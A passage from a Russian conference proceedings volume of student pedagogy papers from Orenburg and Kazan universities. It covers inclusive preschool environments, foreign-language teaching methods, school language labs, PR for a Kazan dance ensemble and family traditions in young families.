На следующем слайде на стене можно увидеть тактильный выпуклый знак в виде ступеней в начале и в конце пролёта – тоже, чтобы дети знали, где начинается и где кончается пролёт - так как знак выпуклый, то он информативен и для слепых детей.

Учитывая особенности пространственной ориентировки детей, повышенную травмоопасность, мы модернизировали мебель: срезали углы столов и кроватей.

Для ребенка с ограничением двигательной и зрительной функции столы оснащаются специальными бортиками, не позволяющими предметам укатиться. А для ребенка с ограничением подвижности необходим специальный стол-стул.

Принимая во внимание трудности в освоении навыков ориентирования слабовидящего ребенка необходимо обеспечить тростью и обучать приемам передвижения с её помощью, начиная с дошкольного возраста.

Одним из параметров безбарьерной среды является техническое обеспечение образовательного процесса. Для различных категорий детей применяются специальные технические средства (например, для детей с нарушенным слухом характеристики безбарьерной среды определяются наличием индивидуальных слуховых аппаратов (или кохлеарных имплантов), FM-систем, а также внедрением компьютерных технологий в учебный процесс, облегчающих освоение образовательной программы.

Для детей с нарушенным зрением создана повышенная освещенность (не менее 1000 люкс) или местное освещение не менее 400-500 люкс. Группы и кабинеты оснащены вспомогательными средствами коррекции: подставки для детей с косоглазием, конторки – рабочее поле под углом 45 С, лупы для увеличения рассматриваемых изображений, экраны с подсветкой.

Для развития тактильного восприятия и подготовки руки слабовидящего ребенка к чтению используем тактильные книги, учебные материалы с использованием шрифта Брайля. Для прослушивания аудиосказок предлагаем аудиоплееры, переносные колонки.

Содержательно-методический компонент включает в себя адаптированный индивидуальный маршрут развития ребенка, вариативность и гибкость образовательно-воспитательных методик, форм и средств;

Коммуникативно-организационный компонент – это личностная и профессиональная готовность педагогов к работе в смешанной (интегрированной) группе, благоприятный психологический климат в коллективе, управление командной деятельностью специалистов.

Организованная таким образом инклюзивная образовательная среда работает при **условиях:**

1. Комплексного и многоуровневого сопровождения участников образовательного процесса: педагога (научный руководитель, администрация), обучения детей (дефектолог, психолог, родители) и социализации детей (психолог, родители, волонтеры).

Виды (направления) комплексного сопровождения:

- профилактика;
- диагностика (индивидуальная и групповая (скрининг));
- консультирование (индивидуальное и групповое);
- развивающая работа (индивидуальная и групповая);
- коррекционная работа (индивидуальная и групповая);
- психологическое просвещение и образование (повышение психолого-педагогической компетентности администрации, педагогов, родителей).

В основе поддержки лежит метод комплексного сопровождения, реализующего четыре функции: диагностика возникающих у ребенка проблем; поиск информации о сути проблемы и способах ее разрешения; консультация на этапе принятия решения и выработке плана решения проблемы; помощь на этапе реализации решения проблемы.

2 Преимущества дошкольного и школьного образования на уровне дидактических технологий, образовательных программ, воспитательного пространства учреждений.

Создание гибкой и вариативной организационно-методической системы, адекватной образовательным потребностям детей с различными возможностями обеспечивается преимуществом систем дошкольного и школьного образования. При этом совместная деятельность специалистов детского сада и школы осуществляется как сотрудничество по выработке совместных решений в сфере создания педагогических условий инклюзии. Такой подход по-

звolyет установить особого рода взаимосвязь между детским садом и начальной школой, между воспитателями и родителями. Отличительной чертой подобного рода взаимосвязи является стремление педагогов и родителей к созданию в разные возрастные периоды развития ребенка с ОВЗ такой образовательной среды, которая бы стимулировала прогрессивный ход его воспитания и обучения без дублирования и пробелов в содержании материала.

Обобщая работу в данном направлении, мы отмечаем, что инклюзивная образовательная среда, созданная с учетом вышеперечисленных принципов, структуры и условий её организации, способствует стимулированию развития самостоятельности, инициативности и активности ребенка с ОВЗ, обеспечивает разным детям доступ к развитию своих возможностей с учетом особых образовательных потребностей и является эффективным условием реализации инклюзивного образовательного процесса.

Библиографический список:

1. Дружилов С.А. Профессиональная компетентность и профессионализм педагога: психологический подход // Сибирь. Философия. Образование. – Научно-публицистический альманах: СО РАО, ИПК, г. Новокузнецк. - 2005 (выпуск 8).
2. Зимняя И.А. Ключевые компетентности как результативно-целевая основа компетентностного подхода в образовании. Авторская версия. - М.: Исследовательский центр проблем качества подготовки специалистов, 2004.
3. Маркова А.К. Психология профессионализма. – М.: Международный гуманитарный фонд «Знание», 1996.
4. Сластенин В.А., Подымова Л.С. Педагогика: инновационная деятельность. М., 1997.
5. Конькина Е.В., Николаева Н.А., Савинова И.А. Игровые традиции как средство формирования гражданской идентичности психология, социология и педагогика. 2013. № 9 (24).
6. Конькина Е.В. Детский праздник: проблемы духовно-нравственного здоровья (исторический анализ) мир образования - образование в мире. 2011. № 2. с. 50-58.
7. Конькина Е.В. Формирование российской идентичности молодежи как социокультурная и педагогическая проблема теория и практика воспитания: педагогика и психология материалы международной научно-практической конференции, посвященной 120-летию со дня рождения Л.С. Выготского. 2016. с.

К ПРОБЛЕМЕ РЕАЛИЗАЦИИ ТРЕБОВАНИЙ ФГОС ОО В УЧЕБНОМ ПРОЦЕССЕ СОВРЕМЕННОЙ ОБРАЗОВАТЕЛЬНОЙ ОРГАНИЗАЦИИ (НА ПРИМЕРЕ ИЗУЧЕНИЯ ИНОСТРАННОГО ЯЗЫКА)

Басина И. К., Науменко Н.М.

ФГБОУ ВО «Оренбургский государственный педагогический университет»

«Знание языков - дверь к мудрости»
Роджер Бэкон

Глобальные изменения в современном обществе повлекли за собой изменение роли иностранного языка в системе образования. Из обычного учебного предмета он превратился в базовый элемент современной системы образования, в средство достижения профессиональной реализации личности.

Одним из требований, предъявляемых условиями нынешней жизни к уровню владения иностранным языком, является умение выпускника образовательной организации общаться с носителем языка, решать с помощью этого предмета свои жизненные и профессиональные проблемы.

Отрадно, что иностранный язык перестал быть самоцелью, а осознается сегодня как способ познания окружающего мира, как способ саморазвития. Такое понимание цели освоения иностранного языка нашло отражение и в целях обучения этому предмету в школе, которые заключаются в развитии коммуникативной компетенции, позволяющей качественно и эффективно участвовать в жизни мирового сообщества. В концепции школьного содержания образования по предмету «Иностранный язык» (авторы В.В. Сафонова, Е.Н. Соловова, И.Л. Бим, М.З. Биболетова, Л.Г. Кузьмина) названы следующие цели обучения иностранным языкам:

- формирование и развитие коммуникативной культуры обучающихся (освоение норм межнационального общения на иностранном языке, развитие культуры устной и письменной речи);
- социокультурное развитие обучающихся (изучение родного языка, познания родной культуры и культур других народов, развитие у них способности представлять культуру своей родины в процессе межкультурного общения);
- ознакомление обучающихся со стратегиями самонаблюдения за своим коммуникативным развитием по мере продвижения от одной ступени обучения иностранному языку в школе к другой, что позволит им ставить и достигать собственные задачи в изучении этого предмета;
- формирование у обучающихся уважения к другим народам и культурам, готовности к деловому сотрудничеству и взаимодействию, совместному решению общечеловеческих проблем;
- развитие мотивации к изучению второго иностранного языка;
- развитие самообразовательного потенциала молодежи с учетом многообразия современного многоязычного и поликультурного мира;
- развитие интеллектуальных и творческих способностей обучающихся в процессе изучения языков и культур [2].

Основной целью изучения иностранного языка является формирование коммуникативной компетенции, то есть развитие навыков успешного общения и взаимодействия одного человека с другими: грамотность речи, владение ораторским искусством и способностью к установлению контакта с различными категориями людей.

Выясненные и осознанные цели изучения иностранного языка способствуют появлению стойкой мотивации, а она, в свою очередь, побуждает нас к поиску эффективных способов достижения поставленных целей.

Согласно требованиям ФГОС ОО, школа – это не столько источник информации, сколько место, где учат учиться, а учитель уже не проводник знаний, а личность, обучающая способам творческой деятельности, направленной на самостоятельное приобретение и усвоение новых знаний. Следовательно, сформированность универсальных учебных действий (совокупность действий обучающегося, обеспечивающих его культурную идентичность, социальную компетентность, толерантность, способность к самостоятельному усвоению новых знаний и умений, включая организацию этого процесса) является залогом профилактики школьных трудностей.

В свете вышесказанного основная задача учителя иностранного языка заключается в организации благоприятных условий для успешных учебных действий обучающихся на уроке. Для этого педагог должен четко знать не только то, чему учить, но и как учить.

На сегодняшний день существует огромное количество разнообразных методов освоения иностранного языка, каждый из которых эффективен по-своему. ФГОС ОО ориентируют обучающихся на выбор наиболее результативных и действенных способов овладения данным учебным предметом, а педагога, в свою очередь, на предоставление как можно большего количества возможных вариантов. Наиболее популярными и продуктивными методами изучения иностранного языка, по-нашему мнению, являются: грамматико-переводной метод, коммуникативный метод, метод погружения и аудиолингвистический метод [3]. Остановимся более подробно на их сущностной характеристике.

Грамматико-переводной (традиционный) метод был одним из первых способов освоения иностранного языка. Изначально он во многом повторял программы изучения «мертвых языков» (латынь, греческий), где практически весь образовательный процесс сводился к чтению и переводу. Его основы были заложены просветителями еще в XVIII веке, а к середине XX столетия данная методика получила название «Grammar-translational method» («Грамматико-переводной метод»). Согласно этому подходу, владение языком состоит из запоминания некоторого количества слов и знания грамматики. То есть, для того, чтобы освоить иностранный язык обучающийся должен последовательно изучать разные грамматические схе-

мы, клише и пополнять свой лексикон. Современный лексико-грамматический метод включает в себя четыре основных компонента – устная речь, восприятие на слух (аудирование), чтение, письмо. Наибольшее внимание уделяется разбору текстов, написанию сочинений, изложений и диктантов. И что особенно важно, обучающиеся должны усвоить структуру и логику иностранного языка, научиться соотносить особенности изучаемого языка с родным, понимать их сходства и различия. Это не будет возможным без углубленного изучения грамматики языка и без практики двустороннего перевода.

Коммуникативный метод в современной системе освоения иностранного языка является одним из самых действенных и популярных после уже названного традиционного. Основная цель данного метода – научить человека взаимодействовать с другими людьми на изучаемом языке, используя все формы общения и развивая такие навыки, как устная и письменная речь, умение слушать и понимать сказанное, участвовать в коммуникации, поддерживать разговор и делиться с собеседником языковым опытом. Современный коммуникативный метод представляет сочетание многих основных способов освоения иностранных языков. Описываемый способ подходит многим, позволяет быстро и осознанно выучить иностранный язык именно на практическом уровне. Такой метод активно используется в работе многих крупных языковых школ, например в Школе иностранных языков ИТЕС.

Метод погружения в языковую сферу тесно связан с коммуникативным подходом, так как оба этих способа освоения языка основаны на общении и взаимодействии людей, изучающих язык. Согласно методике погружения, освоить иностранный язык можно, став на время обучения другим человеком – носителем языка. Обучающиеся придумывают себе образ и следуют ему. За счет этого на занятии создается иллюзия того, что обучающиеся находятся в совершенно ином мире – в мире изучаемого языка. В процессе обучения человек может полностью адаптироваться к новой обстановке, расслабиться, раскрыться, и приблизить свои языковые навыки к умениям носителя языка.

Аудиолингвистический метод («Audio-lingual method»), появившийся сравнительно недавно, в настоящее время используется многими языковыми школами, а также находит свое применение и в школьном обучении. Его суть состоит в многократном повторении выражений за педагогом или аудиозаписью. Когда обучающийся набирает определенное количество фраз, достаточное для оперирования ими, он воспроизводит их в рамках различных устных упражнений, лишь немного информации добавляя от себя. Основная часть проговариваемого материала – это заученные в процессе метода высказывания.

Следует отметить, помимо представленных методов изучения иностранного языка существует большое количество авторских методик, что подтверждает положение о заинтересованности современного общества в освоении иностранного языка, как необходимом условии успешного существования в современном мире. Знание иностранного языка способствует не только возможности беспрепятственной коммуникации с представителями иноязычных культур, но и позволяет образованному человеку взглянуть на мир, окружающий его, под другим, совершенно новым углом.

Библиографический список:

1. Сафонова В.В. Книга для учителя к учебному пособию по английскому языку для 10-11 классов школ с углубленным изучением английского языка. В 2 ч. - М.: Просвещение, 1995. - 64 с.
2. Концепция содержания образования в 12-летней школе по предмету "Иностранный язык"/ В.В. Сафонова, Е.Н.Соловова, И.Л. Бим и др. // Иностранные языки в школе. 2000. - № 6. - С. 3-5.
3. Методы изучения иностранного языка. /Режим доступа: URL: <http://www.itec-school.ru/articles/methods.php>

**ИКТ КАК СРЕДСТВО ОПТИМИЗАЦИИ УЧЕБНОГО ПРОЦЕССА
ОБЩЕОБРАЗОВАТЕЛЬНОЙ ОРГАНИЗАЦИИ (НА ПРИМЕРЕ ИСПОЛЬЗОВАНИЯ
ЛИНГАФОННОГО КАБИНЕТА В ОБУЧЕНИИ ИНОСТРАННОМУ ЯЗЫКУ)**

Батурина А.А., Науменко Н.М.

ФГБОУ ВО «Оренбургский государственный педагогический университет»

Россия – великая держава. Чтобы оставаться величественной, ей нужны те, кто будут с достоинством защищать интересы Родины за рубежом в любой ситуации и при любых обстоятельствах. Будущее за теми, кто, познав родной язык и родную культуру, расскажет о ней другим и пронесет славу нашей страны по всему земному шару.

Сегодня, когда активно развиваются международные контакты, ценность молодого специалиста на рынке труда во многом определяется уровнем его языковой подготовки. Поэтому иностранный язык превращается в одну из ведущих дисциплин общеобразовательной организации. Однако в действительности мы сталкиваемся с тем фактом, что выпускники, умеющие неплохо писать и знающие грамматику, из-за отсутствия навыков общения и непонимания слов, произносимых иностранными жителями, имеют проблемы с устной иноязычной речью.

В среднем и старшем звеньях общеобразовательной организации предусмотрено три часа иностранного языка в неделю [4], бесспорно, что этого не хватает на устные упражнения и аудирование. Вместе с тем, согласно новым образовательным стандартам [3], принятым в 2011-2012 годах, иностранный язык становится наряду с русским языком и математикой обязательным предметом. Иначе говоря, те обучающиеся, которые начали заниматься с 2011 года, по окончании школы будут обязательно сдавать уже и иностранный язык. Аттестат об окончании общеобразовательной организации будет выдаваться только при условии положительных результатов обязательных экзаменов. Считаем необходимым упомянуть, что в едином государственном экзамене присутствуют как устная часть, так и аудирование. Ответы на эти части экзамена нельзя заучить или списать. Навыки слушания и говорения приобретаются с опытом, на их закрепление уходит не один год.

Закономерно возникает вопрос, как разрешить сложившееся противоречие? Одним из возможных вариантов решения обозначенной проблемы нам видится возвращение в общеобразовательные организации лингафонных кабинетов и обязательное введение в планы уроков целевых занятий в таких кабинетах. Отметим, что ранее такие кабинеты были широко распространены в общеобразовательных организациях, но сейчас практически исчезли из них.

Лингафонный кабинет – (от лат. *lingua* – языки греч. *phone* - звук, речь) специальная аудитория (класс), оборудованная комплексом звуко-технической, проекционной и кинопроекционной аппаратурой, позволяющей аудиовизуальным методом создавать оптимальные условия для самостоятельной работы учащихся по овладению навыками устной неродной речи.

Существует множество вариаций лингафонных кабинетов и систем. Для получения лингафонной системы, легкой в эксплуатации и позволяющей обучающимся индивидуально оттачивать устные навыки в иностранном языке, подходят *аппаратные* (оснащаемые специальным оборудованием и программным обеспечением: пульт управления, комплекс видео и аудио аппаратуры, шумоподавляющая гарнитура) *аудиокомпаративные* (возможно прослушивание фонограмм, говорение учеников, запись речи на магнитофон для последующего сравнения с образцовой, а также связь с учителем) лингафонные кабинеты для образовательных организаций с углубленным изучением иностранного языка. Для остальных общеобразовательных организаций, в связи с высокой стоимостью предыдущего варианта, подойдут *аудиоактивные* (возможно прослушивание фонограмм, говорение учеников и связь с учителем), *программные* (оснащенные персональными компьютерами со специальным программным обеспечением) лингафонные кабинеты.

Какие же возможности предоставляет лингафонный кабинет и в чем преимущество этого средства обучения перед другими? Занятия в лингафонном кабинете помогают обучаю-

щимся тренироваться в слушании и понимании иностранной речи; упражняться в говорении; заниматься в группах, не мешая другим и не отвлекаясь; предоставляют учителю возможность мониторинга обучения с помощью индивидуальной связи с обучающимся во время работы. Упражнения и программы для такой системы разработаны и могут быть с легкостью скорректированы самим учителем с учетом уровня владения языком обучающимся. В целом же, лингафонные кабинеты не только предоставят возможность обучающимся заранее подготовиться к экзамену, но и будут способствовать повышению их уровня владения языком, посредством прямого диалога с учителем, без отвлекающих факторов.

Компрессия учебной программы при использовании лингафонных кабинетов позволит высвободить часы для отработки устных навыков обучающихся. Педагогу целесообразно разработать индивидуальную программу для класса, с соответствующим количеством времени, которое дети проводят в кабинете, в соответствии с нормами [5]. Организация индивидуальной работы по изучению дополнительного материала повысит количество выпускников, отлично владеющих иностранной речью. А использование материалов обучения в современной мультимедийной форме положительно скажется на заинтересованности в изучении языков. Выбор иностранного языка в качестве вариативного урока обеспечит коммуникативность в характере обучения, т.е. школьник будет овладевать языком, как средством общения. Контроль знаний обучающихся должен проходить в том же плане, что и обучение, поэтому для проверки навыков и умений устной речи, следует ввести устные зачеты, чтобы единый государственный экзамен по иностранному языку не стал для детей первым подобным экзаменом.

Таким образом, мы считаем, что введение в программу общеобразовательной организации обязательных устных занятий в лингафонных кабинетах приведёт к повышению уровня владения иностранным языком и повысит качество результатов единого государственного экзамена.

Библиографический список:

1. Александров К. В. Технологические разработки электронного контента для развития лексических и грамматических знаний/ К. В.Александров, К. Г. Голубева, А. В. Александрова// ИЯШ, 2014. – № 7. – С. 20-29.
2. Александров К. В. Технологические разработки электронного контента для развития лексических и грамматических знаний/ К. В.Александров, К. Г. Голубева, А. В. Александрова// ИЯШ, 2014. – № 8. – С. 29-38.
3. Федеральный государственный образовательный стандарт среднего (полного) общего образования. URL: минобрнауки.рф/документы/2365 (дата обращения: 26.03.2017)
4. Федеральный базисный учебный план для образовательных учреждений Российской Федерации URL: <http://window.edu.ru/resource/309/39309/files/bup.pdf>
5. СанПиН 2.4.2.2821-10 "Санитарно-эпидемиологические требования к условиям и организации обучения в общеобразовательных учреждениях" URL: <https://rg.ru/2011/03/16/sanpin-dok.html>

PR-ИНСТРУМЕНТАРИЙ В ПРОДВИЖЕНИИ КУЛЬТУРНОГО ПРОДУКТА

Белова Д.С., Галимуллина Н.М.

*Казанский национальный исследовательский технический университет
им. А.Н. Туполева-КАИ*

Сфера культуры одна из отраслей, которая влияет на состояние морали и нравственности в обществе, способствует формированию мировоззрения, развитию и социализации граждан. Можно смело сказать, что для современного этапа характерно включение учреждений искусства и культуры в целом в экономические процессы. Таким образом эти организации не просто создают культурный продукт, но и вынуждены продвигать его на рынок, применяя при этом весь арсенал коммуникативных технологий.

Культурный продукт – это собирательное понятие, которым обозначаются как непосредственные результаты культурной деятельности субъектов сферы культуры и искусств, так и в более широком смысле – как нечто, имеющее определенных набор свойств, создающих культурную или эстетическую ценность.[2, с.62] Данное понятие может включать в себя как определенный товар(произведение искусства), определенную культурную ценность (му-

зыкальное произведение, направление в живописи), так и культурную ценность в нематериальной форме, в виде услуги создаваемой субъектом сферы культуры и искусств в целях удовлетворения определённых потребностей зрителей, посетителей (концертное выступление). Сегодня мало создавать качественный культурный продукт, важно его верно спозиционировать.

Стоит отметить, что аудитория учреждений культуры значительно преобразовалась, во многом за счет диверсификации запросов населения, изменения потребностей в сфере досуга. Говоря на языке маркетинговых терминов, учреждения культуры прибегают к методам конкурентной борьбы за посетителя и зрителя, который «голосует рублем», за их время и внимание. При этом конкурентами становятся торгово-развлекательный центр и музей, кинотеатр и центр современного искусства. Эффективность реализации культурного продукта зависит от того, насколько субъект сферы культуры сумел превратить культурный продукт в коммерческий товар.

Если говорить и конкретных инструментах PR, используемых для продвижения культурного продукта, необходимо сделать акцент на текстовом сопровождении. Действительно, работа с PR-текстами является важнейшим направлением содержательной части профессиональной деятельности PR-специалиста и рекламиста [2]. В отличие от специальных мероприятий, которые составляют порой саму суть культурного продукта, умение грамотно рассказать о сфере культуры (пресс-релизы, факт-листы) и выбрать каналы размещения – это новая задача для организаций культурной сферы.

Отдельную нишу занимают культурные учреждения, носящие статус автономных. Ансамбль «Ровесник» под руководством А.П. Белова существует уже 40 лет. Ансамбль «Ровесник» два раза в год организывает концертную программу с последующим обсуждением. Регулярно участвует на концертах, посвященных Дню Победы, дню Знаний, новогодним праздникам. Организуются мастер-классы для желающих попасть в ансамбль. Необходимо подчеркнуть основную функцию ансамбля – культурную. Так как история хореографии насчитывает уже 1000 лет, современному, молодому зрителю тяжело самостоятельно планомерно и организованно войти в поток истории хореографии. Ансамбль помогает зрителю расширить свой кругозор и высказать свою точку зрения заинтересованным в хореографии людям, узнать у профессионалов ответы на интересующие вопросы. Для первичного знакомства с деятельностью ансамбля публикуются пресс-релизы, целью которых является ознакомление с программой ансамбля и организуемых мероприятиях, информация о новых проектах, привлечении новых профессионалов в области хореографии, новым постановкам.

К проблемам ансамбля относятся: недостаточная известность среди потенциальных зрителей; отсутствие хорошо налаженного партнерства с администрацией Казани; низкий уровень привлечения потенциальных зрителей и участников фестивальных программ.

PR-технологии могут стать успешным путем продвижения ансамбля в культурном пространстве Казани.

Цель: используя возможности и ресурсы PR-деятельности продвигать выступления ансамбля «Ровесник» как культурный продукт.

Целевые адресаты:

1. потенциальные посетители (любого возраста);
2. педагоги и студенты Казанских вузов;
3. потенциальные спонсоры (продюсерские центры, культурные фонды, магазины электронной техники, способные предоставлять оборудование);
4. администрация города.

Сроки осуществления PR-кампании: проведение PR-кампании планируется в течение 9 месяцев, с сентября по май. **Ведущие формы PR-кампании:** публикации пресс релизов; брошюр; авторские статьи; репортаж о деятельности ансамбля; участие в выставках образовательных программ; проведение пресс-конференций; тематические встречи; мастер-классы; круглые столы; усовершенствование сайта;

Для обеспечения благоприятного функционирования ансамбля «Ровесник» необходима постоянная работа со средствами массовой информации, реагирование на спрос общественности и мониторинг собственной деятельности. В первую очередь необходима работа с печатными СМИ: газетами; журналами (например, «Инде», «Сююмбике»); в корпоративном издании Казанского государственного университета культуры и искусств; распространять рекламные брошюры в центрах дополнительного образования.

Существуют проблемы и с продвижением организации в сети Интернет. Основной проблемой можно назвать недостаточно широкий охват потенциальной аудитории зрителей с помощью Интернет-ресурсов. Корпоративного сайта у ансамбля нет. Его функции замещает аккаунт в социальной сети «В контакте». При этом страница в социальной сети постоянно обновляется: администраторы своевременно вывешивают объявления и анонсы; разместить аудиозаписи имеет право любой посетитель ансамбля; после каждой встречи создается альбом с фотоотчетом; открыты обсуждения после концертов и репетиций ансамбля – таким образом открыта интерактивная обратная связь. Указаны контактные телефоны и электронная почта руководителя.

Планируется работа по созданию Интернет-сайта ансамбля. Первые публикации могут быть посвящены истории ансамбля «Ровесник» направлениями его работы, с упоминанием о партнерах, достижениях, гастролях. В последующих пресс-релизах будет публиковаться информация о проектах, в которых принимает участие ансамбль «Ровесник», фестивалях; особое место будут занимать отчеты о мастер-классах известных артистов. Необходимо помнить о создании обратной связи, возможностях обсуждения репетиций, новых постановок, предстоящих концертах и о публикации отчетов с последних встреч, показов и мероприятий.

Проведение различных мероприятий в области PR призвано привлечь внимание общественности к ансамблю «Ровесник», его деятельности.

Основными мероприятиями могут стать:

- презентации;
- конференции;
- круглые столы;
- выставки;
- тематические вечера.

Сегодня организации культуры, как и вся экономика страны, выходит на новый уровень рынка. Их работа, хотя и не имеет целью получение прибыли, связана преимущественно с некоммерческими, но социально значимыми видами деятельности и поэтому в большой степени зависит от репутации учреждения, его связей с общественностью, благоприятным общественным мнением. Сама их работа - суть PR для банков, промышленного и торгового капитала и поэтому от успеха PR учреждения или организации культуры зачастую зависит успешность их фандрайзинга - привлечения и аккумуляирования средств спонсоров и других доноров. Поэтому отдельные проекты и программы в сфере культуры всегда сопровождаются активными PR-мероприятиями.

Библиографический список:

5. Галимуллина, Н.М. О методах обучения бакалавров направления «Реклама и связи с общественностью» работе с PR-текстами / Н.М. Галимуллина // Мир науки. -2015. -№ 3. - Режим доступа: <http://cyberleninka.ru/article/n/o-metodah-obucheniya-bakalavrov-napravleniya-reklama-i-svyazi-s-obschestvennostyu-rabote-s-pr-tekstami> (дата обращения: 28.03.2017)
6. Платонов М.Ю. Арт-менеджмент: предмет и границы дисциплины // Известия Санкт-Петербургского государственного экономического университета. 2015. № 6 (96). С. 61-68.

ПСИХОЛОГО-ПЕДАГОГИЧЕСКИЕ ВОЗМОЖНОСТИ ТРАДИЦИЙ В ВОСПИТАНИИ МОЛОДОЙ СЕМЬИ

Белянкина И.Н., Челпаченко Т.В.

ФГБОУ ВО «Оренбургский государственный педагогический университет»

Реформы произошедшие в нашей стране - социально-экономические, политические, образовательные, привели к развитию кризисных явлений в жизнедеятельности российской семьи. Традиционные семьи распадаются, меняется характер супружеских отношений, теряется связь между родственниками. Это приводит к снижению воспитательных возможностей семьи.

Функция семьи в современном обществе всё в большей степени связывается с созданием исключительных и комфортных условий для саморазвития и самореализации каждого члена семьи.

С.К. Бондырева и Д.В. Колесов считают, что традиция – способ накопления жизненно важного общественно значимого опыта. Поскольку категория «традиция» объединяет три взаимосвязанных момента: сохранение, преемственность и развитие, то естественно предположить, что она, переосмысливаясь в изменяющихся общественных условиях, являлась одной из основных носителей и хранителей аксиологических ориентаций культуры родительства, отражающих коллективный опыт русского народа [4].

Самое главное в традиции это полноценность семьи, которая характеризует смысл традиционного, устоявшегося поведения. Вследствие этого в определении традиции не дается детальная регуляция поступка, она не является константой. Каждая отдельная семья подстраивает традиции под себя, видоизменяет.

Определение «традиция» имеет множество толкований: - «...это обычные, принятые в семье нормы, манеры поведения, обычаи и взгляды, которые передаются из поколения в поколение» (Толковый словарь русского языка С.И. Ожегова и Н.Ю. Шведовой); - способ накопления жизненно важного общественно значимого опыта (С.К. Бондырева и Д.В. Колесов); - законы, принципы жизни, устойчивые образцы, эталоны и нормы поведения, по которым люди сознательно оценивают свои поступки, деятельность (Е.С. Бабунова).

По мнению Н.А. Гушиной, традицию как социальный институт выделяют некоторые немаловажные особенности: - избирательность. Традиции - это отбор культурного материала. Передается лишь то, что является важным, ценным, индивидуальным; повторяемость. Чтобы традиция закрепилась, она должна повторяться с определенным интервалом; действительность.

Главным показателем традиции в перечисленных определениях выступает то, что традиция - это сохранение и наследование некоторой социальной практики поведения и даже мышления для укрепления жизнестойкости [2].

Способ передачи традиций зависит от особенностей коммуникативных технологий, которые имеются в распоряжении общества в текущий момент времени. Традицию как способ социально-культурной коммуникации отличает избирательность, повторяемость, действительность, многозначность, авторитарность.

Выделяю следующие виды традиций: - этнические; региональные; профессиональные; сословно-классовые и др.

По мнению отечественных педагогов, семейные традиции сохраняются там, где присутствуют для этого подходящие условия, историческая среда и сообщество людей, объединенных системой единых социальных норм и ценностей. Воскресить утраченные традиции искусственно не возможно, если исчезли объективные условия их функционирования или не сохранилась семейная преемственность. Люди, общество начинают понимать ценность национальных традиций в результате постижения значимости их утраты или их отсутствия. Такая ситуация, к сожалению, постигает общество, когда теряются семейные традиции, устои, а современная молодая семья утрачивает этническую специфику, возвращенную в процессе длительного социокультурного развития нации.

Традиции «закрепляют» утвердившуюся в народе практику толерантности и гармонии семейных отношений и содействуют воспроизводству этих признаков в жизни новых поколений.

Традиции молодой семьи основываются на следующих принципах: – семья является важнейшим социальным институтом; отношения между семьей и обществом должны строиться на основе социального равновесия; система отношений между полами определяется социокультурными нормами и должна быть равноправной; система отношений между родственниками на основе взаимопомощи; должны учитываться принципы народной педагогики, применяемые в отношениях с детьми; используемые формы ведения хозяйства могут быть разнообразны, они определяются типом семьи; специфика отношений между различными поколениями может быть связана с историческими традициями.

Главная цель семейных традиций – увеличить и передать другому поколению обычаи, нормы, правила поведения, манеры и др., которые появляются внутри семьи.

В процессе взросления роль родителей как примера для подражания у молодых людей снижается, но они остаются источником эмоционального тепла и поддержки, источником опыта и информации при решении сложных жизненных вопросов [1].

В современных условиях развития общества, происходят изменения в различных сферах жизнедеятельности человека, которые не могут не затрагивать проблему семейных отношений, их образовательно-воспитательных потенциалов, духовно-нравственных ценностей. Именно семье принадлежит ведущая роль в формировании ценностных ориентаций у молодого поколения [5].

Семейные традиции выступают в качестве норм, образцов поведения, играют важную роль в воспроизводстве культуры и духовной жизни, в развитии общества и личности. Через систему традиций молодое поколение социально перенимает выработанные обществом отношения и опыт вплоть до определенных поступков и действий.

Таким образом, семья является главным институтом воспитания личности подрастающего поколения. Особенности семьи (тип семьи, структура, психологический климат, традиции и обычаи и т.д.) оказывают влияние на развитие и формирование ценностных ориентаций подрастающего поколения.

В настоящее время в связи с педагогической и психологической неграмотностью некоторые семьи не готовы к воспитанию, не способны организовать деятельность молодых людей к выполнению основных своих ролей: мужа, жены, дочери, сына. Поэтому в настоящее время необходима подготовка к семейной жизни молодого поколения, так как среди непреходящих ценностей, созданная человечеством, семья является одной из важнейших.

Изучение научной литературы и опыта воспитания показывает, что в науке и практике созданы определенные предпосылки для решения проблемы формирования ценностных ориентаций молодых семей на основе семейных традиций. Но обнаруживаются следующие противоречия: между объективной ценностью семейного образа жизни и несформированностью ценностного отношения к браку у молодых людей; между все более возрастающими потребностями общества в подготовке молодых людей к семейной жизни и традиционной образовательной практикой, не предполагающей такой практики.

Исходя из выше сказанного, проблема подготовки молодых людей к семейной жизни является актуальной на современном этапе общественного развития и требует создания специализированных программ, проектов, обеспечивающих эффективность работы с молодыми семьями в данном направлении.

Рассмотрев различные определения понятия «традиция», мы попытались дать наиболее полное определение данному социальному явлению. Традиции – это часть социального и культурного наследия, один из способов сохранения культуры, воспринимаемые и передающиеся из поколения к поколению благодаря коммуникации, общей истории и общим предкам.

Как любой социальный институт, они развиваются, изменяются, вместе с историей человеческой цивилизации, это динамическое явление. Но в то же время они устойчивы, со-

храняются в течение длительного времени в определенных обществах, классах и социальных группах. Только по прошествии продолжительного времени данные социальные явления по праву называются традициями.

Библиографический список:

1. Каптерев, П.Ф. О семейном воспитании / П.Ф. Каптерев – М.: Краснодар, 2000. – с. 67-71
2. Педагогика: Большая современная энциклопедия / Сост. Е. С. Рапоцевич – Мн.: Современное слово, 2005. – 720 с.
3. Руднева, М. Я. Влияние основных проблем на функционирование молодых семей / М. Я. Руднева // Теоретические и прикладные проблемы социологии, педагогики, психологии и социальной работы : сб. науч. тр. / под общ. ред. П. Д. Павленко. – М.: МГУС, 2006. – Вып. 2. – 94 с.
4. Традиции: стабильность и преемственность в жизни общества: Учеб. пособие / С.К. Бондырева, Д.В. Колесов. – 2-е изд., стер. – М.: Издательство Московского психолого – социального института; Воронеж: Издательство НПО «ОДЭК», 2007. – 280 с.
5. Фролов, С.С. Социология / С.С. Фролов – М.: Просвещение, 2000. – С. 54-86

**О ПРОБЛЕМЕ ВОСПИТАНИЯ ТОЛЕРАНТНЫХ ОТНОШЕНИЙ У
ОБУЧАЮЩИХСЯ В УЧЕБНО-ВОСПИТАТЕЛЬНОМ ПРОЦЕССЕ
ОБЩЕОБРАЗОВАТЕЛЬНОЙ ОРГАНИЗАЦИИ**

Богомолова Е.И., Науменко Н.М.

ФГБОУ ВО «Оренбургский государственный педагогический университет»

